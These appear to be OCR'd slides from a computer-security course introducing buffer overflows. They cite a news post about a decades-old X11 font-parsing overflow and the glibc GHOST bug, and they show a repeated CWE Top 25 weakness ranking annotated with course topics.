
23-Year-Old X11 Server Security Vulnerability Discovered

Posted by **Unknown Lamer** on Wednesday January 08, 2014 @10:11
from the stack-smashing-for-fun-and-profit dept.

An anonymous reader writes


> "The recent report of X11/X.Org security in bad shape rings more truth today. The X.Org Foundation announced today that they've found a X11 security issue that dates back to 1991. The issue is a possible stack buffer overflow that could lead to privilege escalation to root and affects all versions of the X Server back to X11R5. After the vulnerability being in the code-base for 23 years, it was finally uncovered via the automated cppcheck static analysis utility."

There's a `scanf` used when loading BDF fonts that can overflow using a carefully crafted font. Watch out for those obsolete early-90s bitmap fonts.




GHOST: glibc vulnerability introduced in 2000, only just announced two days ago

Buffer overflows are prevalent



http://web.nvd.nist.gov/view/vuln/statistics

Buffer overflows are prevalent



http://web.nvd.nist.gov/view/vuln/statistics

Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate "On the Cusp" page.

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)

This class

Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate "On the Cusp" page.

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)

This class

E-voting

Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate "On the Cusp" page.

Rank	Score	ID	Name	
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	Later
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	This class
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	Later
[5]	76.9	CWE-306	Missing Authentication for Critical Function	
[6]	76.8	CWE-862	Missing Authorization	
[7]	75.0	CWE-798	Use of Hard-coded Credentials	E-voting
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data	
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type	
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision	
[11]	73.1	CWE-250	Execution with Unnecessary Privileges	
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)	Later

Our goals

- Understand how these attacks work, and how to defend against them
- These require knowledge about:
  - The compiler
  - The OS
  - The architecture

